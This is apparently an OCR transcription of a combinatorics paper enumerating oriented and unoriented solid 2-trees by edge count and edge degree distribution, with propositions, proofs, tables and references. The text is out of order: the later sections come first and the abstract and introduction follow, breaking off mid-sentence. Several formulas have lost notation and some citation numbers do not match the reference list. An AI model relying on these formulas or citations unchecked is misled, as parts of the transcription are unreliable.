It can be easily shown that $\mathcal{A}_o^{\Delta}[\vec{n}] = 3\mathcal{A}_o^{\Delta}[\vec{n}]$, hence we have

$$\mathcal{A}_o^{\Delta}[\vec{n}] = 3(n-1)!\binom{n}{n_1,n_2,\dots}. \tag{32}$$

Now using (30), (31), (32) and the dissymmetry theorem we find

$$\mathcal{A}_o[\vec{n}] = 2(n-2)!\binom{n}{n_1,n_2,\dots}. \tag{33}$$

• Unlabelled case

Let $\vec{n} = (n_1,n_2,\dots)$ be a coherent edge degree distribution. In order to compute the number $\widetilde{\mathcal{A}_o^{\rightarrow}}[\vec{n}]$ of unlabelled $\mathcal{A}_o^{\rightarrow}$-structures having $\vec{n}$ as edge degree distribution, we use the fact that given two weighted species F_w and G_v, the generating series $\tilde{H}(y)$ of unlabelled H-structures, where $H = F_w(G_v)$, is given by

$$\tilde{H}(y) = Z_{F_w}(\tilde{G}_v(y), \tilde{G}_{v^2}(y^2), \tilde{G}_{v^3}(y^3), \dots). \tag{34}$$

In the present case, we have $\mathcal{A}_{o,w}^{\rightarrow} = YC_r(\mathcal{B}_r^2)$, and since the species $\mathcal{B}$ is asymmetric, $\tilde{\mathcal{B}}_r(y) = \mathcal{B}_r(y)$, hence

$$\widetilde{\mathcal{A}_o^{\rightarrow}}[\vec{n}] = [y^{n-1}][r_1^{n_1} r_2^{n_2}\cdots]Z_{C_r}(\mathcal{B}_r^2(y), \mathcal{B}_{r^2}^2(y^2), \mathcal{B}_{r^3}^2(y^3), \dots). \tag{35}$$

But $Z_{C_r}(y_1,y_2,\dots)$ can be expressed as the following sum:

$$Z_{C_r}(y_1,y_2,\dots) = \sum_{k\geq 1}\frac{r_k}{k}\sum_{d|k}\phi(d)y_d^{k/d}. \tag{36}$$

Combinatorially speaking, the integer k represents the degree of the root edge. Hence, k may only belong to $\mathrm{Supp}(\vec{n})$, the *support* of $\vec{n}$ which is the set of integers i such that $n_i \neq 0$. Hence, we have

$$\widetilde{\mathcal{A}_o^{\rightarrow}}[\vec{n}] = [y^{n-1}][r_1^{n_1} r_2^{n_2}\cdots]\sum_{k\in\mathrm{Supp}(\vec{n})}\frac{r_k}{k}\sum_{d|k}\phi(d)\mathcal{B}_{r^d}^{2k/d}(y^d). \tag{37}$$

First, we compute

$$[y^{n-1}]\mathcal{B}_{r^d}^{2k/d}(y^d) = [y^{(n-1)/d}]\mathcal{B}_{r^d}^{2k/d}(y).$$

From Lagrange inversion, we have

$$\begin{aligned}[y^m]\mathcal{B}^{\ell}_{r^d}(y) &= \frac{1}{m}[t^{m-1}]\frac{d}{dt}\left(t^{\ell}\right) L^m_{r^{\dagger d}}(t^2),\\ &= \frac{\ell}{m}\sum_{\ell_1,\ell_2,\ldots}\binom{m}{\ell_1,\ell_2,\ldots} r_1^{d\ell_1} r_2^{d\ell_2}\cdots, \end{aligned} \tag{38}$$

where the ℓ_i's satisfy $\sum_i \ell_i = m$ and $\sum_i 2(i-1)\ell_i = m-\ell$. Now, letting $m=(n-1)/d$ and $\ell = 2k/d$, we find

$$\widetilde{\mathcal{A}_o}^{\rightarrow}[\vec{n}] = [r_1^{n_1} r_2^{n_2}\cdots]\frac{2}{n-1}\sum_{k\in \mathrm{Supp}(\vec{n})}\sum_{d|k}\phi(d)\sum_{\ell_1,\ell_2,\ldots}\binom{(n-1)/d}{\ell_1,\ell_2,\ldots} r_1^{d\ell_1} r_2^{d\ell_2}\cdots r_k^{d\ell_k+1}\cdots. \tag{39}$$

Finally, we have

Proposition 3. Let $\vec{n}$ be a coherent edge degree distribution, then the number $\widetilde{\mathcal{A}_o}^{\rightarrow}[\vec{n}]$ of unlabelled oriented solid 2-trees pointed at an edge and having $\vec{n}$ as edge degree distribution is given by

$$\widetilde{\mathcal{A}_o}^{\rightarrow}[\vec{n}] = \frac{2}{n-1}\sum_{k\in \mathrm{Supp}(\vec{n})}\sum_{d|\{k,\vec{n}-\delta_k\}}\phi(d)\binom{\frac{n-1}{d}}{\frac{\vec{n}-\delta_k}{d}}, \tag{40}$$

where $\frac{\vec{n}-\delta_k}{d} = (\frac{n_1}{d}, \frac{n_2}{d}, \ldots, \frac{n_k-1}{d}, \ldots)$, for $d\geq 1$ and

$$\binom{\frac{n-1}{d}}{\frac{\vec{n}-\delta_k}{d}} = \binom{\frac{n-1}{d}}{n_1/d, n_2/d, \ldots, (n_k-1)/d, \ldots}.$$

Let $\widetilde{\mathcal{A}}^{\Delta}_o[\vec{n}]$ and $\widetilde{\mathcal{A}}^{\Delta}_{\partial}[n]$ be the numbers of unlabelled oriented solid 2-trees pointed respectively at a triangle and at a triangle pointed itself at one of its edge and having $\vec{n}$ as edge degree distribution. We have

Proposition 4. Let $\vec{n}$ be a coherent edge degree distribution, then the numbers $\widetilde{\mathcal{A}_o}^{\triangle}[\vec{n}]$ and $\widetilde{\mathcal{A}_o}^{\Delta}[\vec{n}]$ are given by

$$\widetilde{\mathcal{A}_o}^{\Delta}[\vec{n}] = \frac{1}{n}\binom{n}{n_1,n_2,\ldots} + \frac{\chi(3|\vec{n})}{n}\binom{n/3}{n_1/3, n_2/3,\ldots}, \tag{41}$$

$$\widetilde{\mathcal{A}_o}^{\Delta}[\vec{n}] = \frac{3}{n}\binom{n}{n_1,n_2,\ldots}, \tag{42}$$

where

$$\chi(3|\vec{n}) = \begin{cases} 1, & \text{if all components of } \vec{n} \text{ are multiples of 3}\\ 0, & \text{otherwise.}\end{cases}$$

Proof. Let us start with $\widetilde{\mathcal{A}_o}^{\Delta}[\vec{n}]$. We have

$$\begin{aligned}\widetilde{\mathcal{A}_o}^{\Delta}[\vec{n}] &= [y^n][r_1^{n_1} r_2^{n_2}\cdots]\widetilde{\mathcal{A}}^{\Delta}_{o,w}(y),\\ &= [y^n][r_1^{n_1} r_2^{n_2}\cdots]Z_{C_3}(\tilde{\mathcal{B}}_r(y), \tilde{\mathcal{B}}_{r^2}(y^2),\ldots),\\ &= [y^n][r_1^{n_1} r_2^{n_2}\cdots]Z_{C_3}(\mathcal{B}_r(y), \mathcal{B}_{r^2}(y^2),\ldots).\end{aligned}$$

Since $Z_{C_3}(y_1,y_2,\ldots) = (y_1^3+2y_3)/3$,

$$\widetilde{\mathcal{A}_o}^{\Delta}[\vec{n}] = \frac{1}{3}[y^n][r_1^{n_1} r_2^{n_2}\cdots]\left(\mathcal{B}^3_r(y) + 2\mathcal{B}_{r^3}(y^3)\right) \tag{43}$$

From equation (38) letting $m=n$, $\ell=3$ and $d=1$, we get

$$[y^n]\mathcal{B}^3_r(y) = \frac{3}{n}\sum_{\ell_1,\ell_2,\ldots}\binom{n}{\ell_1,\ell_2,\ldots} r_1^{\ell_1} r_2^{\ell_2}\cdots, \tag{44}$$

where the ℓ_i's satisfy $\sum_i \ell_i = n$ and $\sum_i 2(i-1)\ell_i = n-3$. Now letting $m = n/3$, $\ell = 1$ and $d = 3$, we get

$$[y^n]\mathcal{B}_{r^3}(y^3) = [y^{n/3}]\mathcal{B}_{r^3}(y) = \frac{3}{n}\sum_{\ell_1,\ell_2,\ldots}\binom{n/3}{\ell_1,\ell_2,\ldots} r_1^{3\ell_1} r_2^{3\ell_2}\cdots, \tag{45}$$

where the ℓ_i's satisfy $\sum_i \ell_i = n$ and $\sum_i 2(i-1)\ell_i = n-1$. Now letting $\ell_i = n_i$ in (44) and $\ell_i = n_i/3$ in (45), we get equation (41). We obtain (42) in a very similar way. □

Finally, using the dissymmetry theorem, we obtain the final result of this section:

Proposition 5. Let $\vec{n}$ be a coherent edge degree distribution, then the number $\widetilde{\mathcal{A}_o}[\vec{n}]$ of unlabelled oriented solid 2-trees having $\vec{n}$ as edge degree distribution is given by

$$\widetilde{\mathcal{A}_o}[\vec{n}] = \frac{2}{n-1}\sum_{k\in \mathrm{Supp}(\vec{n})}\sum_{d\mid\{k,\vec{n}-\delta_k\}}\phi(d)\binom{\frac{n-1}{d}}{\frac{\vec{n}-\delta_k}{d}} + \frac{\chi(3|\vec{n})}{n}\binom{\frac{n}{3}}{\frac{n_1}{3},\frac{n_2}{3},\ldots} - \frac{2}{3n}\binom{n}{n_1,n_2,\ldots}, \tag{46}$$

where

$$\chi(3|\vec{n}) = \begin{cases} 1, & \text{if all components of } \vec{n} \text{ are multiples of 3,}\\ 0, & \text{otherwise,}\end{cases}$$

$$\frac{\vec{n}-\delta_k}{d} = \left(\frac{n_1}{d},\frac{n_2}{d},\ldots,\frac{n_k-1}{d},\ldots\right) \text{ for } d\geq 1,$$

and

$$\binom{\frac{n-1}{d}}{\frac{\vec{n}-\delta_k}{d}} = \binom{\frac{n-1}{d}}{n_1/d, n_2/d,\ldots,(n_k-1)/d,\ldots}.$$

3. Non-oriented solid 2-trees

In order to compute the numbers of labelled and unlabelled solid 2-trees, we use Burnside's Lemma with $\mathbb{Z}_2 = \{Id, \tau\}$, where the action of τ is to reverse the orientation of the structures.

3.1. Enumeration according to the number of edges.

• Labelled case

The labelled case is particularly simple since the only labelled oriented 2-tree which is left fixed under the action of τ is the structure consisting of a single oriented edge. Hence, we have

Proposition 6. The number $\mathcal{A}[n]$ of edge labelled solid 2-trees over n edges is given by

$$\mathcal{A}[n] = \begin{cases} \frac{1}{2}\mathcal{A}_0[n] & \text{if } n>1;\\ 1 & \text{if } n=1.\end{cases} \tag{47}$$

Of course, the same argument will remain valid for all other pointed structures discussed in the previous section.

• Unlabelled case

In the unlabelled case, the action of τ is not so trivial. Figure 5 shows a structure which is left fixed under the action of τ. Let $\mathcal{A}^-$ be the species of unoriented solid 2-trees rooted at an edge. This species can be expressed as the following quotient species (see [4]):

$$\mathcal{A}^- = \frac{\mathcal{A}_o^{\rightarrow}}{\mathbb{Z}_2} = \frac{YC(\mathcal{B}^2(Y))}{\mathbb{Z}_2}, \tag{48}$$

where $\mathbb{Z}_2 = \{\mathrm{Id}, \tau\}$ is the two element group consisting of the identity and τ, whose action is to reverse the orientation of the edges. Hence, an unlabelled $\mathcal{A}^-$-structure is an orbit $\{a, \tau\cdot a\}$ under the action of $\mathbb{Z}_2$ where a is any (oriented) unlabelled $\mathcal{A}_o^{\rightarrow}$-structure.




FIGURE 5. An unlabelled 2-tree invariant under the action of τ.

Let us introduce the auxiliary species $\mathcal{B}_{\mathrm{Sym}}$ of τ-symmetric $\mathcal{B}$-structures, *i.e* the species of $\mathcal{B}$-structures left fixed under the edge orientation inversion. Denote by $\mathcal{B}_{\mathrm{Sym}}(y)$ its ordinary generating series. Recall the functional equation verified by the species $\mathcal{B}$:

$$\mathcal{B} = Y\,L(B^2).$$

In order to compute $\mathcal{B}_{\mathrm{Sym}}(y)$, we have to distinguish two cases according to the parity of k, the length of the list of $\mathcal{B}^2$-structures attached to the rooted edge. First consider the case where k is odd (Figure 6 shows an example where $k = 5$). A τ-symmetric $\mathcal{B}$-structure must have a reflective symmetry plane. This plane contains the middle triangle of the list. When an inversion of the orientation of the rooted edge is applied, the two $\mathcal{B}$-structures glued on the two (non root) sides of the middle triangle (structures $\mathcal{B}_5$ and $\mathcal{B}_{5'}$ in Figure 6) are isomorphically exchange. The $k-1$ remaining triangles are exchanged pairwise carrying with them each of their attached $\mathcal{B}$-structures as shown in Figure 6. This gives a factor of $\mathcal{B}^k(y^2)$. We then have to sum the previous expression over all odd values of k. The case where k is even, is very similar except that the symmetry plane must passes between two triangles as shown in Figure 7 and we get the same expression summed over all even values of k. Therefore, we have

$$\mathcal{B}_{\mathrm{Sym}}(y) = y \sum_{k\geq 0} \mathcal{B}^k(y^2) = \frac{y}{1-\mathcal{B}(y^2)}. \tag{49}$$




FIGURE 6. A $\mathcal{B}_{\mathrm{Sym}}$-structure, k odd.

From expression (49) and another use of Lagrange inversion, we easily obtain the following result.

Proposition 7. The number $\mathcal{B}_{\mathrm{sym}}[m]$ of τ-symmetric unlabelled oriented $\mathcal{B}$-structures is given by

$$\mathcal{B}_{\mathrm{sym}}[m] = \begin{cases} \dfrac{1}{m+1}\dbinom{3m/2}{m} & \text{if } m \text{ is even,} \\[2ex] \dfrac{1}{m}\dbinom{(3m-1)/2}{m+1} + \dfrac{1}{3m}\dbinom{3(m+1)/2}{m+1} & \text{if } m \text{ is odd,} \end{cases} \tag{50}$$

where $m = (n-1)/2$ is the number of triangles and n, the number of edges.




FIGURE 7. A $\mathcal{B}_{\mathrm{Sym}}$-structure, k even.

We now give an expression for the generating function of unlabelled quotient structures, which will allow us to enumerate various kind of unlabelled solid 2-trees (see [4], proposition 2.2.4).

Proposition 8. Let F be any (weighted) species and G, a group acting on F. Then the ordinary generating series of the quotient species F/G is given by

$$(F/G)^{\sim}(y) = \frac{1}{|G|}\sum_{g\in G}\sum_{n\geq 0}|\mathrm{Fix}_{\tilde{F}_n}(g)|_w y^n, \tag{51}$$

where $\mathrm{Fix}_{\tilde{F}_n}(g)$ denotes the set of unlabelled F-structures left fixed under the action of $g \in G$ and $|\mathrm{Fix}_{\tilde{F}_n}(g)|_w$ represents the total weight of this set.

Using an unweighted version of Proposition 8 with $F = \mathcal{A}_o^{\rightarrow}$ and $G = \mathbb{Z}_2$, we obtain

$$\widetilde{\mathcal{A}}^{-}(y) = \frac{1}{2}\sum_{n\geq 0}|\mathrm{Fix}_{\tilde{\mathcal{A}}^{\rightarrow}_{o,n}}(\mathrm{Id})|y^n + \frac{1}{2}\sum_{n\geq 0}|\mathrm{Fix}_{\tilde{\mathcal{A}}^{\rightarrow}_{o,n}}(\tau)|y^n, \tag{52}$$

$$= \frac{1}{2}\widetilde{\mathcal{A}}_o^{\rightarrow}(y) + \frac{1}{2}\mathcal{B}_{\mathrm{sym}}(y), \tag{53}$$

since an oriented $\mathcal{A}^{-}$-structure left fixed under the action of τ is in fact a $\mathcal{B}_{\mathrm{Sym}}$-structure. Then, it becomes easy to extract the coefficient of y^n in relation (53), and we get the number $\mathcal{A}^{-}[n]$ of edge pointed solid 2-trees over n edges

$$\mathcal{A}^{-}[n] = \frac{1}{2}\widetilde{\mathcal{A}}_o^{\rightarrow}[n] + \frac{1}{2}\mathcal{B}_{\mathrm{Sym}}[n]. \tag{54}$$

We now consider the species $\mathcal{A}^{\Delta}$ of triangle rooted solid 2-trees. Since $\mathcal{A}^{\Delta} = \mathcal{A}_o^{\Delta}/\mathbb{Z}_2$, by virtue of Proposition 8, we have

$$\widetilde{\mathcal{A}}^{\Delta}(y) = \frac{1}{2}\sum_{n\geq 0}|\mathrm{Fix}_{\tilde{\mathcal{A}}^{\Delta}_{o,n}}(\mathrm{Id})|y^n + \frac{1}{2}\sum_{n\geq 0}|\mathrm{Fix}_{\tilde{\mathcal{A}}^{\Delta}_{o,n}}(\tau)|y^n, \tag{55}$$

where $|\mathrm{Fix}_{\tilde{\mathcal{A}}^{\Delta}_{o,n}}(\tau)|$, the number of τ-symmetric $\mathcal{A}^{\Delta}$-structures over n edges has to be determined. As shown in Figure 8, such a structure must have an axis of symmetry which coincides with one of the root triangle's medians. Since the structure is already considered up to rotation around the root triangle, the choice among the three possible axes is arbitrary. The base side of the triangle must be a $\mathcal{B}_{\mathrm{Sym}}$-structure while the two other sides must be isomorphic copies of the same $\mathcal{B}$-structure. Therefore,

$$\widetilde{\mathcal{A}}^{\Delta}(y) = \frac{1}{2}\widetilde{\mathcal{A}}_o^{\Delta}(y) + \frac{1}{2}\mathcal{B}_{\mathrm{Sym}}(y)\mathcal{B}(y^2). \tag{56}$$

In a very similar way, since $\mathcal{A}^{\Delta} = \mathcal{A}_o^{\Delta}/\mathbb{Z}_2$, we obtain

$$\widetilde{\mathcal{A}}^{\Delta}(y) = \frac{1}{2}\widetilde{\mathcal{A}}_o^{\Delta}(y) + \frac{1}{2}\mathcal{B}_{\mathrm{Sym}}(y)\mathcal{B}(y^2). \tag{57}$$

Finally, using (53), (56) and (57) and using the dissymetry theorem, we get




FIGURE 8. A τ-symmetric $\mathcal{A}_o^{\Delta}$-structure.

Proposition 9. The ordinary generating function of solid 2-trees is given by

$$\mathcal{A}(y) = \frac{1}{2}(\mathcal{A}_o(y) + \mathcal{B}_{\mathrm{Sym}}(y)), \tag{58}$$

where $\mathcal{B}_{\mathrm{Sym}}(y)$ is the ordinary generating series of τ-symmetric oriented $\mathcal{B}$-structures. Consequently, the number $\widetilde{\mathcal{A}}[m]$ of unoriented solid 2-trees over m triangles is given by

$$\widetilde{\mathcal{A}}[m] = \frac{1}{2}(\widetilde{\mathcal{A}}_o[m] + \mathcal{B}_{\mathrm{sym}}[m]), \tag{59}$$

where

$$\widetilde{\mathcal{A}_o}[m] = \frac{1}{3m}\sum_{d|m}\phi\left(\frac{m}{d}\right)\binom{3d}{d} + \chi(3|2m+1)\frac{2}{2m+1}\binom{m-1}{\frac{2m-2}{3}} - \frac{2}{3(2m+1)}\binom{3m}{m}.$$

and

$$\mathcal{B}_{\mathrm{sym}}[m] = \begin{cases} \dfrac{1}{m+1}\binom{3m/2}{m} & \text{if } m \text{ is even,} \\[2ex] \dfrac{1}{m}\binom{(3m-1)/2}{m+1} + \dfrac{1}{3m}\binom{3(m+1)/2}{m+1} & \text{if } m \text{ is odd.} \end{cases} \tag{60}$$

To express $\widetilde{\mathcal{A}}[m]$ in term of n the number of edges, we only have to set $m := \frac{n-1}{2}$.

3.2. Enumeration of non oriented solid 2-trees according to the edge degree distribution.

We consider again the weight function defined by

$$\begin{array}{rccc} w: & F[n] & \longrightarrow & Q[r_1, r_2, \dots] \\ & s & \mapsto & w(s), \end{array} \tag{61}$$

where $r = (r_0, r_1, r_2, \dots)$ is an infinite set of formal variables, F is any species and n is any positive integer.

• Labelled case

As mentioned in the previous section, the only labelled solid 2-tree left fixed under the action of τ consists in a single edge. Hence, given a valid edge degree distribution $\vec{n}$ we have

$$\mathcal{A}[\vec{n}] = \begin{cases} \frac{1}{2}\mathcal{A}_0[\vec{n}] & \text{if } n > 1; \\ 1 & \text{if } n = 1, \end{cases} \tag{62}$$

where n is the number of edges and $\mathcal{A}[\vec{n}] = [y^n][r_1^{n_1} r_2^{n_2} \cdots]\mathcal{A}_w^-(y)$.

• Unlabelled case

Using the weighted versions of equations (53), (56) and (57), we get

$$\widetilde{\mathcal{A}}^{-}_{w}(y) = \frac{1}{2}\widetilde{\mathcal{A}}^{\rightarrow}_{o,w}(y) + \frac{1}{2}\mathcal{B}_{\mathrm{sym},w}(y), \tag{63}$$

$$\widetilde{\mathcal{A}}^{\Delta}_{w}(y) = \frac{1}{2}\widetilde{\mathcal{A}}^{\Delta}_{o,w}(y) + \frac{1}{2}\mathcal{B}_{\mathrm{sym},w}(y)\mathcal{B}_{w}(y^2), \tag{64}$$

$$\widetilde{\mathcal{A}}^{\underline{\Delta}}_{w}(y) = \frac{1}{2}\widetilde{\mathcal{A}}^{\underline{\Delta}}_{o,w}(y) + \frac{1}{2}\mathcal{B}_{\mathrm{sym},w}(y)\mathcal{B}_{w}(y^2). \tag{65}$$

Now applying the dissymmetry theorem leads to

$$\widetilde{\mathcal{A}}(y) = \frac{1}{2}\widetilde{\mathcal{A}}_{o,w}(y) + \frac{1}{2}\mathcal{B}_{\mathrm{sym},w}(y). \tag{66}$$

The only unknown term in the above equation is $\mathcal{B}_{\mathrm{sym},w}(y)$. We first establish an additional condition on the vertex degree distribution for an edge rooted oriented solid 2-tree to be τ-symmetric. Since the root edge must remain fixed and all other edges are exchanged pairwise, the edge degree distribution vector $\vec{n}$ must have all its components even except one odd corresponding to the rooted edge.

For an edge degree distribution $\vec{n} = (n_1, n_2, \dots)$ satisfying the previous condition, and using the fact that $\mathcal{B}_{\mathrm{sym,w}}(y) = yr_k\mathcal{B}^k(y^2)$, we have

$$\mathcal{B}_{\mathrm{sym,w}}[\vec{n}] = \frac{2k}{n-1}\binom{\frac{n-1}{2}}{\frac{\vec{n}-\delta_k}{2}}, \tag{67}$$

where k is the root edge degree. We now present the final result of this paper.

Proposition 10. Let $\vec{n}$ be a vector satisfying

$$\sum_i n_i = n \quad \text{and} \quad \sum_i i n_i = 3m.$$

Then, the number $\widetilde{\mathcal{A}}[\vec{n}]$ of (non oriented) unlabelled solid 2-trees having $\vec{n}$ as edge degree distribution is given by

$$\widetilde{\mathcal{A}}[\vec{n}] = \frac{1}{2}\widetilde{\mathcal{A}}_o[\vec{n}] + \frac{1}{2}\widetilde{\mathcal{B}}_{\mathrm{sym}}[\vec{n}], \tag{68}$$

where

$$\widetilde{\mathcal{B}}_{\mathrm{sym}}[\vec{n}] = \begin{cases} \dfrac{2k}{n-1}\binom{\frac{n-1}{2}}{\frac{\vec{n}-\delta_k}{2}}, & \text{if } \vec{n} \text{ has a unique odd component,} \\ 0, & \text{otherwise,} \end{cases}$$

δ_k being the vector having 1 at the k^{th} component and 0 everywhere else, and

$$\widetilde{\mathcal{A}_o}[\vec{n}] = \frac{2}{n-1}\sum_{k\in \mathrm{Supp}(\vec{n})}\sum_{d\mid\{k,\vec{n}-\delta_k\}}\phi(d)\binom{\frac{n-1}{d}}{\frac{\vec{n}-\delta_k}{d}} + \frac{\chi(3|\vec{n})}{n}\binom{n/3}{n_1/3, n_2/3, \dots} - \frac{2}{3n}\binom{n}{n_1, n_2, \dots}.$$

Appendix.

To conclude this paper, we give here two tables giving the numbers of unlabelled solid 2-trees oriented and unoriented as well as the number of unlabelled τ-symmetric $\mathcal{B}$-structures. The first table gives these numbers according to the number n of edges, and the second, according to edge degree distribution. We use the notation $1^{n_1}2^{n_2}\cdots$, where i^{n_i} means n_i edges of degree i.

n	$\widetilde{\mathcal{A}}_o[n]$	$\mathcal{B}_{\mathrm{sym}}[n]$	$\widetilde{\mathcal{A}}[n]$
1	1	1	1
3	1	1	1
5	1	1	1
7	2	2	2
9	7	3	5
11	19	7	13
13	86	12	49
15	372	30	201
17	1825	55	940
19	9143	143	4643
21	47801	273	24037

$\vec{n}$	$\widetilde{\mathcal{A}}_o[\vec{n}]$	$\mathcal{B}_{\mathrm{sym}}[\vec{n}]$	$\widetilde{\mathcal{A}}[\vec{n}]$
$1^7 2^1 3^1$	2	0	1
$1^8 2^2 3^1$	9	3	6
$1^{12} 2^1 3^1 4^1$	46	0	23
$1^{10} 5^1$	3	1	2
$1^{15} 4^1 5^1$	2	0	1
$1^{16} 3^2 5^1$	17	5	11
$1^{15} 2^2 7^1$	34	0	17

References

[1] L. Beineke and R. Pippert, *The number of labeled k-dimensional trees*, Journal of Combinatorial Theory **6**, 200–205, (1969).

[2] F. Bergeron, G. Labelle, and P. Leroux, *Combinatorial Species and tree-like structures*, Encyclopedia of Mathematics and its Applications, vol. 67, Cambridge University Press, (1998).

[3] M. Bòna, M. Bousquet, G. Labelle and P. Leroux, *Enumeration of m-ary cacti*, Adv. in Appl. Math, **24**, 22–56, (2000).

[4] M. Bousquet, *Espèces de structures et applications au dénombrement de cartes et de cactus planaires*, Thèse de doctorat, UQÀM (1998). Publications du LaCIM, Vol. 24 (1999).

[5] T. Fowler, I. Gessel, G. Labelle, P. Leroux, *Specifying 2-trees*, Proceedings FPSAC'00, Moscow, 26-30 juin 2000, 202-213.

[6] T. Fowler, I. Gessel, G. Labelle, P. Leroux, *The Specification of 2-trees*, Advances in Applied Mathematics, to appear.

[7] F. Harary and E. Palmer, *Graphical Enumeration*, Academic Press, New York, (1973).

[8] G. Labelle, C. Lamathe and P. Leroux, *Développement moléculaire de l'espèce des 2-arbres planaires*, Proceedings GASCom 01, 41–46, (2001).

[9] G. Labelle and P. Leroux, *Enumeration of (uni- or bicolored) plane trees according to their degree distribution*, Discrete Math. **157**, 227–240, (1996).

[10] E. Palmer and R. Read, *On the Number of Plane 2-trees*, J. London Mathematical Society **6**, 583-592, (1973).

[11] N. J. A. Sloane and S. Plouffe, *The Encyclopedia of Integer Sequences*, Academic Press, San Diego, (1995). `http://www.research.att.com/~njas/sequences`

E-mail address: `[bousq2,lamathe]@math.uqam.ca`

Lacim, Département de Mathématiques,, Université du Québec à Montréal.

ENUMERATION OF SOLID 2-TREES ACCORDING TO EDGE NUMBER AND EDGE DEGREE DISTRIBUTION

MICHEL BOUSQUET AND CÉDRIC LAMATHE

Abstract. The goal of this paper is to enumerate solid 2-trees according to the number of edges (or triangles) and also according to the edge degree distribution. We first enumerate oriented solid 2-trees using the general methods of the theory of species. In order to obtain non oriented enumeration formulas, we use quotient species which consists in a specialization of Pólya theory.

Résumé. Le but de cet article est d'obtenir l'énumération des 2-arbres solides selon le nombre d'arêtes (ou de triangles) ainsi que selon la distribution des degrés des arêtes. Nous obtenons d'abord le dénombrement des 2-arbres solides orientés en utilisant les méthodes de la théorie des espèces. Pour obtenir le dénombrement des 2-arbres solides non orientés, nous utilisons la notion d'espèce quotient qui provient d'une spécialisation de la théorie de Pólya.

1. Introduction

Definition 1. Let $\mathcal{E}$ be a non-empty finite set of n elements called *edges*. A *2-tree* is either a single edge (if $n = 1$) or a non-empty subset $\mathcal{T} \subseteq \mathcal{P}_3(\mathcal{E})$ whose elements are called *triangles*, satisfying the following conditions:

1. For every pair $\{a, b\} = \{\{a_1, a_2, a_3\}, \{b_1, b_2, b_3\}\}$ of distinct elements of $\mathcal{T}$, we have $|a \cap b| \leq 1$, which means that two distinct triangles share at most one edge.
2. For every ordered pair $(a, b) = (\{a_1, a_2, a_3\}, \{b_1, b_2, b_3\})$ of distinct elements of $\mathcal{T}$, there is a unique sequence $(t_0 = a, t_1, t_2, \ldots, t_k = b)$ such that for $i = 0, 1, \ldots, k-1$, we have $t_i \in \mathcal{T}$ and $|t_i \cap t_{i+1}| = 1$, which means that each pair of consecutive triangles in this sequence share exactly one edge.

An edge e and a triangle t are *incident* to each other if $e \in t$. The *degree* of an edge is the number of triangles which are incident to that edge. The *edge degree distribution* of a 2-tree is described by a vector $\vec{n} = (n_1, n_2, \ldots)$, where n_i is the number of edges of degree i. Since the case of a 2-tree reduced to a single edge (of degree 0) is obvious, we exclude it of this descritption. We denote by $\mathrm{Supp}(\vec{n})$ the *support* of $\vec{n}$ which is the set of indices i such that $n_i \neq 0$. Figure 1 shows a 2-tree having 11 edges, 5 triangles and edge degree distribution given by $\vec{n} = (8, 2, 1)$.




Figure 1. A 2-tree on $\mathcal{E} = \{a, b, c, d, e, f, g, h, i, j, k\}$.

Several classes of 2-trees have been studied before. Beineke and Pippert enumerate some k-dimensional trees in [1] labelled at vertices. In [9], Harary and Palmer count unlabelled 2-trees. For the enumeration of plane 2-trees, see [15], and for a classification according to symmetries of plane and planar 2-trees, see [12]. In [7, 8], Fowler et al. worked on general 2-trees and give asymptotical

